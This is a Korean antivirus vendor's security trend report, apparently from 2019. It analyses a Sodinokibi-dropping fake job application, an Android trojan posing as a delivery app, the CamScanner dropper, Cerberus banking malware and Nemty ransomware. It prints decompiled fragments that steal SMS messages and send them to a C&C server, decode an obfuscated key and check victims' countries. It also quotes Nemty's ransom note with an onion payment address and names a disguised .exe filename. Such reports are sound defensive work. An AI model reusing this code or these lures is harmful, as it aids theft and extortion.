포트폴리오.pdf(긴공백).exe	DB2CCD9B8ED9FC2B38E226E6E8081B8F

Nemty 랜섬웨어에 대한 상세 분석 내용과 금일 발견된 악성 샘플과 관련된 자세한 IoC(침해지표)는 '쓰렛 인사이드(Threat Inside)' 서비스에서도 확인하실 수 있습니다.


이스트시큐리티 보안 동향 보고서

03
악성코드 분석 보고

[Trojan.Ransom.Sodinokibi] 악성코드 분석 보고서

최근 입사지원서를 위장한 악성 메일을 유포하고 있는 정황이 확인되어 이용자들의 각별한 주의가 필요하다. 악성 메일은 이력서와 포트폴리오를 위장하여 사용자에게 악성코드를 유포한다. 주된 악성행위로 정보 탈취를 수행하고 소디노키비 랜섬웨어를 다운로드 한다. 수집되는 정보로는 브라우저 기록 정보, 시스템 정보 등이 있다. 또한 가상화폐 지갑 수집 대상에 있어 사용자에게 2 차 피해를 입힐 수 있다.

따라서, 기업 담당자들은 출처가 불분명한 이메일 첨부파일 실행을 지양하여야 하며 사용중인 백신 업데이트의 최신화와 정기점검을 습관화 하여야 한다.



[그림 1] '입사지원서로 위장한 악성 메일


```
fprintf(v113, "Version: %s\n\n", v14);
CopyBuffToClassValue(&v139, 1, 0);
v106 = &Buf;
fprintf(v113, "Date: %s", &Buf);
qmemcpy(&v100, (const void *)sub_4514C5((int)&v139), 0x1Cu);
fprintf(v113, "MachineID: %s\n");
CopyBuffToClassValue(&v139, 1, 0);
qmemcpy(&v100, (const void *)sub_451467((int)&v139), 0x1Cu);
fprintf(v113, "GUID: %s\n\n");
CopyBuffToClassValue(&v139, 1, 0);
```

[그림 2] 시스템 정보 수집 코드 일부

현재 알약에서는 해당 악성 앱을"Trojan.Ransom.Sodinokibi' 탐지 명으로 진단하고 있으며, 관련 상세 분석보고서는 Threat Inside 웹서비스 구독을 통해 확인이 가능하다.

[Trojan.Android.Agent] 악성코드 분석 보고서

최근 URL 을 통해서 유포되고 있는 악성 앱의 종류가 더욱더 다양해지고 있다. 해당 악성 앱은 유명 택배 앱으로 위장하여 사용자를 속인다. 또한 분석을 어렵게 하기 위해서 암호화를 통해서 악성 행위와 관련된 코드를 숨기고 so 파일을 활용하여 복호화 한다.

기기 모델, 전화 번호 등의 기기정보와 문자 관련 정보, 주소록 등의 개인 정보를 탈취하고 C&C 서버를 통해 원격 명령을 보내 사용자 몰래 문자 메시지를 전송하고 C&C 주소도 변경할 수 있어 유의가 필요하다.

```
int v7 = v0.length;
int v1;
for(v1 = 0; v1 < v7; ++v1) {
    SmsMessage v2 = SmsMessage.createFromPdu(v0[v1]);
    this.content = this.content + v2.getMessageBody();
    this.sender = v2.getOriginatingAddress();
    this.time = v2.getTimestampMillis();
}

this.sp = new SPUtil(arg6, "mybank");
this.abortBroadcast();
arg6.startService(new Intent(arg6, UK.class));
new Thread(arg6) {
    public void run() {
        JSONObject v0 = new JSONObject();
        try {
            v0.put("mobile", StUtil.getMachine(this.val$context.getApplicationContext()));
            v0.put("content", LR.this.content);
            v0.put("sender", LR.this.sender);
            v0.put("time", LR.this.df.format(Long.valueOf(LR.this.time)));
            Context v1 = this.val$context;
            String v2_1 = LR.this.sp.getValue("URL", "") + "/servlet/SendMassage2";
            StUtil.postJson(v1, v2_1, "{\"json\":\"" + StUtil.stringToJson(v0.toString()) + "\"}");
        }
        catch(JSONException v0_1) {
            v0_1.printStackTrace();
        }
    }
}.start();
```

[그림] 수신 문자를 탈취하는 코드 일부

현재 알약M에서는 해당 악성 앱을"Trojan.Android.Agent"탐지 명으로 진단하고 있으며, 관련 상세 분석보고서는 Threat Inside 웹서비스 구독을 통해 확인이 가능하다.

04
글로벌 보안 동향

다운로드 수 1 억회 이상인 CamScanner 안드로이드 앱에서 악성코드 발견 돼

WARNING — Malware Found in CamScanner Android App With 100+ Million Users

구글 플레이 스토어에서 1 억 회 이상의 다운로드를 기록한 엄청나게 인기있는 폰 PDF 제작 앱인 CamScanner 의 무료 버전을 사용 중일 경우 공격자들이 원격으로 안드로이드 기기 및 저장 된 데이터를 하이잭할 수 있는 것으로 나타났다.
현재 구글은 공식 플레이 스토어에서 이 앱을 제거했다. 사용 중인 안드로이드 기기에 앱이 설치 되어 있을 경우 안전을 위해 즉시 제거 하기 바란다.
연구원들은 CanScanner 앱은 최근 악성으로 변질 되었다고 밝혔다. 앱 내 숨겨진 트로이목마 드롭퍼 모듈은 원격 공격자들이 은밀히 사용자 모르게 그들의 기기에 악성 프로그램을 다운로드 및 설치하도록 허용할 수 있었다.
이 악성 모듈은 CamScanner 안드로이드 앱의 코드 내 존재하는 것이 아니라, 이 앱에 최근 도입 된 타사 광고 라이브러리의 일부였다.
카스퍼스키의 보안 연구원들이 발견한 이 문제는 지난 몇 달 동안 많은 CamScanner 사용자들이 의심스러운 행동을 포착 후 구글 플레이 스토어에 부정적인 리뷰를 남겨 알려지게 되었다.
이 악성 트로이목마 드롭퍼 모듈 분석 결과, 이 컴포넌트는 이전에 중국 스마트폰에 선탑재 된 일부 앱에서 발견 된 것과 동일하다는 것이 밝혀졌다.
"이 모듈은 앱의 리소스에 포함 된 암호화 된 파일에서 또 다른 악성 모듈을 추출 및 실행 한다."
"그 결과, 해당 모듈의 주인은 거슬리는 광고 노출 및 사용자의 모바일 계정을 유료 서비스에 가입 시켜 돈을 훔치는 등의 방법으로 감염 된 기기로부터 이익을 챙길 수 있게 된다."
연구원들은 그들의 연구 결과를 구글에 신고했으며, 구글은 즉시 CamScanner 앱을 플레이 스토어에서 제거했다. 하지만 구글은 "앱 개발자들이 CamScanner 의 최신 업데이트에서 해당 악성 코드를 제거한 것으로 보이다." 라 밝혔다.
그럼에도, 연구원들은 "해당 앱의 버전은 기기마다 달라 일부는 악성 코드를 포함할 수 있음" 을 명심하라 조언했다.
CamScanner 앱의 유료 버전은 타사 광고 라이브러리를 포함하지 않기 때문에, 악성 모듈이 없으며 아직 구글 플레이스토어에서 다운로드 할 수 있다.
구글은 지난 몇 년 동안 구글 플레이스토어에서 해로운 앱을 제거하려는 노력을 기울였으며 새로운 앱에 대해 더욱 엄격한 악성코드 확인 과정을 추가했다. 하지만 정식 앱이 하루아침에 악성 앱으로 돌변해 수 백만 사용자를 노렸다.
"이를 통해 1 억 다운로드를 기록하고 긍정적인 리뷰 수백만 건이 등록 된 평판이 좋은 공식 앱 마저 하룻밤 사이 악성앱으로 돌변할 수 있다는 사실을 알 수 있다."

[출처] https://thehackernews.com/2019/08/android-camscanner-malware.html
https://securelist.com/dropper-in-google-play/92496/

새로운 서비스형 안드로이드 뱅킹 악성코드인 Cerberus 등장

Cerberus: A New Android 'Banking Malware For Rent' Emerges

Anubis, Red Alert 2.0, GM bot, Exobot 과 같은 안드로이드 트로이목마가 서비스형 악성코드(MaaS) 서비스를 종료한 후, 대중에게 안드로이드 봇 대여 서비스를 제공하는 유사한 기능을 가진 새로운 플레이어가 나타났다.

켈베로스(Cerberus)라 명명 된 이 새로운 원격 접속 트로이목마는 원격 공격자가 감염 된 안드로이드 기기 전체를 제어하도록 허용하고 오버레이 공격, SMS 제어, 연락처 수집 등과 같은 뱅킹 트로이목마 기능을 포함하고 있다.

놀랍게도 트위터에서 매우 활발히 활동하고 있는 이 악성코드의 제작자에 따르면, Cerberus 는 처음부터 코딩 되었으며 현존하는 어떠한 뱅킹 트로이목마의 코드도 재사용하지 않았다.

또한 그는 사용자들에게 악성 코드 대여 서비스를 제공하기 전, 최소 2 년간 그의 개인 작전에 이 트로이목마를 사용했다고 주장했다. 이 코드의 대여 금액은 1 개월에 2,000 달러, 6 개월에 7,000 달러, 12 개월에 12,000 달러이다.


Cerberus 뱅킹 트로이목마의 기능

Cerberus Android Bot (영상): https://www.youtube.com/watch?v=dMu0JzyucZ0

Cerberus 트로이목마의 샘플을 분석한 Threat Fabric 의 연구원들에 따르면, 이 악성 코드는 아래와 같이 꽤 일반적인 기능들을 포함하고 있다.

- 스크린샷 촬영
- 오디오 녹음
- 키로그 기록
- SMS 전송/수신/삭제
- 연락처 목록 탈취\
- 착신 전환
- 기기 정보 수집
- 기기 위치 추적
- 계정 크리덴셜 탈취
- Play Protect 비활성화
- 추가 앱 및 페이로드 다운로드
- 감염 된 기기에서 앱 제거
- 알림 푸시
- 기기의 화면 잠금

일단 감염에 성공하면, Cerberus 는 가장 먼저 어플리케이션 서랍에서 자신의 아이콘을 숨기고 플래시 플레이어 서비스로 위장한 후 안드로이드의 접근성 권한을 요청한다.
권한이 부여 되면, 이 악성코드는 자동으로 해킹 된 기기를 C&C 서버에 등록하여 공격자나 서비스 구매자가 원격으로 해당 기기를 제어할 수 있도록 한다.
사용자의 신용 카드 번호, 다른 온라인 계정의 뱅킹 크리덴셜 및 패스워드를 훔치기 위해 Cerberus 는 공격자들이 원격 대시보드를 통해 스크린 오버레이 공격을 실행할 수 있도록 해준다.
이 트로이목마는 피싱 공격처럼 정식 모바일 뱅킹 앱 위에 오버레이 스크린을 표시하여 안드로이드 사용자가 가짜 로그인 화면에 뱅킹 크리덴셜을 입력하도록 속인다.
"이 봇은 피싱 오버레이 창을 표시할지 말지 결정하기 위하여 전면에서 실행 되는 어플리케이션의 패키지명을 얻어내기 위해 이 접근성 서비스 권한을 악용한다."



이미지: https://www.threatfabric.com/blogs/cerberus-a-new-banking-trojan-from-the-underworld.html

연구원들에 따르면, Cerberus 는 총 30 개의 고유한 타깃을 노린 오버레이 공격 템플릿을 갖추고 있었다. 여기에는 아래 분야 앱들이 포함 된다.

- 프랑스의 뱅킹 앱 7개
- 미국의 뱅킹 앱 7개
- 일본의 뱅킹 앱 1개
- 뱅킹 앱이 아닌 앱 15개

Cerberus, 모션 기반 회피 기술 사용해

Cerberus 는 안티 바이러스 솔루션의 탐지 및 분석을 피하기 위해 기기의 가속도계 센서를 사용하여 피해자의 움직임을 측정하는 등 흥미로운 기술을 사용한다.

사용자가 움직이면, 안드로이드 기기는 일정량의 모션 센서 데이터를 생성한다. 이 악성코드는 기기의 모션 센서를 통해 사용자의 걸음 수를 모니터링 하여 앱이 실제 안드로이드 기기에서 실행 되는지 확인한다.

"트로이목마는 이 간단한 방법으로 동적 분석 환경(샌드박스) 및 악성코드 분석가의 테스트 기기에서 실행 및 분석 되는 것을 예방한다."

사용자의 기기에 센서 데이터가 없을 경우, 악성코드는 모션 센서가 없는 에뮬레이터로 간주하고 악성 코드를 실행하지 않을 것이다.

이것은 기존 안드로이드 뱅킹 트로이목마인 'Anubis' 에서 이미 사용했던 기술이다.

Cerberus 는 타깃 기기에 자동으로 설치하기 위한 취약점 악용을 하지 않다. 대신 사회공학적 기법을 통해 악성 코드를 설치한다.

따라서 이 공격의 피해자가 되지 않으려면 기기에 파일을 다운로드 하기 전 주의를 기울이고, 사이드로딩을 하기 전 여러 번 생각할 것을 추천한다.

[출처] https://thehackernews.com/2019/08/cerberus-android-banking-trojan.html

https://www.threatfabric.com/blogs/cerberus-a-new-banking-trojan-from-the-underworld.html

해킹 된 RDP 연결을 통해 배포되는 것으로 추정 되는 새로운 Nemty 랜섬웨어 발견

New Nemty Ransomware May Spread via Compromised RDP Connections


주말 동안 러시아 대통령과 안티바이러스 소프트웨어를 언급하는 새로운 랜섬웨어가 발견 되었다. 연구원들은 이를 Nemty 라 명명했다.
이는 Nemty 랜섬웨어의 첫 번째 버전으로 암호화 프로세스 후 파일에 추가 되는 확장자에서 이름을 따왔다.

요구 하는 랜섬 머니

다른 파일 암호화 악성 코드처럼, Nemty 또한 섀도우 복사본을 제거하여 피해자가 파일을 복구할 수 있는 가능성을 없애버린다.
피해자는 공격자가 데이터 복구를 위한 복호화 키를 손에 쥐고 있으며, 돈을 지불하면 데이터를 복구할 수 있다는 메시지를 보게 된다.


```
---=== NEMTY PROJECT ===---

[+] Whats Happen? [+]

Your files are encrypted, and currently unavailable. You can check it: all files on you computer has extension .nemty
By the way, everything is possible to restore, but you need to follow our instructions. Otherwise, you cant return your data (NEVER).

[+] What guarantees? [+]

It's just a business. We absolutely do not care about you and your deals, except getting benefits.
If we do not do our work and liabilities - nobody will not cooperate with us.
It's not in our interests.
If you will not cooperate with our service - for us, its does not matter. But you will lose your time and data, cause just we have the private key.
In practise - time is much more valuable than money.

[+] How to get access on website? [+]

  1) Download and install TOR browser from this site: https://torproject.org/
  2) Open our website: zjoxyw5mkacojk5ptn2iprkivg5clow72mjkyk5ttubzxprjjnwapkad.onion/pay

When you open our website, follow the instructions and you will get your files back.
```

BleepingComputer 의 테스트 결과 랜섬머니는 0.00981BTC 였으며, 이는 현재 기준 약 $1,000 상당의 가치다.
지불 포털은 익명성을 위해 Tor 네트워크에 호스팅 되며, 사용자는 구성 파일을 업로드 해야한다.
또한 이들은 채팅 기능 및 랜섬에 대한 더 많은 정보를 포함하고 있는 또 다른 웹사이트로의 링크를 제공한다.



코드 내 포함 된 메시지

보안 연구원인 Vitali Kremez 는 이 악성코드를 면밀히 분석했으며, 그 결과 흔하지 않은 이름을 사용하는 뮤텍스 오브젝트가 포함된 것을 발견했다. 아래 그림에서 볼 수 있듯, 저자는 이를 "hate" 라 명명했다.



Mutex(mutually exclusive, 상호 배타적) 오브젝트는 프로그램이 한번에 실행 스레드 하나에만 액세스하도록 해 리소스를 제어하도록 허용하는 플래그다.

Kremez 는 Nemty 의 코드에서 또 다른 특이점을 발견했다. 여기에는 "I added you to the list of [insult], but only with pencil for now."라는 캡션과 함께 블라디미르 푸틴의 사진으로 연결 되는 링크를 포함하고 있었다.

바이러스 백신 업계에 대한 메시지 또한 발견 되었다.

처음에는, 코드 내 참조가 그저 이상하게만 보였지만 다시 조사 결과 이것은 base64 문자열을 복호화하고 URL 을 생성하기 위한 키였으며 안티바이러스 업계를 향한 직접적인 메시지였던 것으로 밝혀졌다.


```
19   v19 = *(_DWORD *)"fuckav";
20   v20 = *(_WORD *)"av";
21   v7 = 0;
22   v21 = aFuckav[6];
23   memset(&v22, 0, 0x79u);
24   v8 = pszString;
25   pcbBinary = 0;
26   if ( (unsigned int)a7 < 0x10 )
27     v8 = (const CHAR *)&pszString;
28   if ( !CryptStringToBinaryA(v8, cchString, 1u, 0, &pcbBinary, 0, 0) )
29     goto LABEL_16;
30   v9 = (BYTE *)malloc(pcbBinary);
31   if ( !v9 )
32     goto LABEL_16;
33   v10 = pszString;
34   if ( (unsigned int)a7 < 0x10 )
35     v10 = (const CHAR *)&pszString;
36   if ( !CryptStringToBinaryA(v10, cchString, 1u, v9, &pcbBinary, 0, 0) )
37 LABEL_16:
38     ExitThread(0);
39   v11 = malloc(0x408u);
40   v12 = v11;
41   v13 = sub_40A72C((int)v11, (int)&v19);
42   sub_40A787(v13, (int)v9, pcbBinary);
43   *(_DWORD *)(a1 + 20) = 15;
44   *(_DWORD *)(a1 + 16) = 0;
45   *(_BYTE *)a1 = 0;
46   sub_40720A((int)&v17, (char *)v9);
47   free(v12);
48   free(v9);
49   if ( pcbBinary > 0 )
50   {
51     do
52     {
53       v14 = v17;
54       if ( v18 < 0x10 )
55         v14 = (int *)&v17;
56       sub_40A493(*((_BYTE *)v14 + v7++));
57     }
58     while ( v7 < pcbBinary );
59   }
60   sub_405C90(0, (int)&v17, 1);
61   sub_405C90(0, (int)&pszString, 1);
```

또 다른 흥미로운 점은, Nemty 가 러시아, 벨로루시, 카자흐스탄, 타지키스탄 및 우크라이나의 컴퓨터를 식별하기 위한 확인 작업을 수행한다는 것이다. 하지만 연구원은 이 국가들을 암호화 루틴에서 제외하기 위한 작업은 아니라 밝혔다. 악성 코드 내 "isRU" 확인 코드는 위 5 개 국가의 시스템을 단순히 표시하기만 한 후 공격자에게 컴퓨터 이름, 사용자 이름, OS, 컴퓨터 ID 를 포함하는 데이터를 전송한다.


```
int sub_408958()
{
  const char *v0; // esi@5

  if ( (unsigned __int8)sub_407FDB("Russia")
     || (unsigned __int8)sub_407FDB("Belarus")
     || (unsigned __int8)sub_407FDB("Kazakhstan")
     || (unsigned __int8)sub_407FDB("Tajikistan")
     || (v0 = "false", (unsigned __int8)sub_407FDB("Ukraine")) )
  {
    v0 = "true";
  }
  strlen(v0);
  return sub_4075B4((void *)v0);
}
```

2019-08-24: Nemty Ransomware -> 'isRu' check true/false set

Nemty 가 어떻게 배포 되었는지는 확실하지 않지만, Kremez 는 믿을만한 출처에서 이 악성코드가 해킹 된 원격 데스크탑을 통해 배포된다고 들었다 밝혔다.

일반적으로 사용 되는 피싱 이메일과 비교했을 때, RDP 연결을 활용하면 공격자는 피해자가 미끼를 물 때까지 기다리지 않아도 된다는 이점이 있다.

Kremez 는 Nemty 에 대한 더 많은 정보를 포함한 연구 노트를 공개했다.

[출처] https://www.bleepingcomputer.com/news/security/new-nemty-ransomware-may-spread-via-compromised-rdp-connections/

https://raw.githubusercontent.com/k-vitali/Malware-Misc-RE/master/2019-08-24-nemty-ransomware-notes.vk.raw

(주)이스트시큐리티

(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com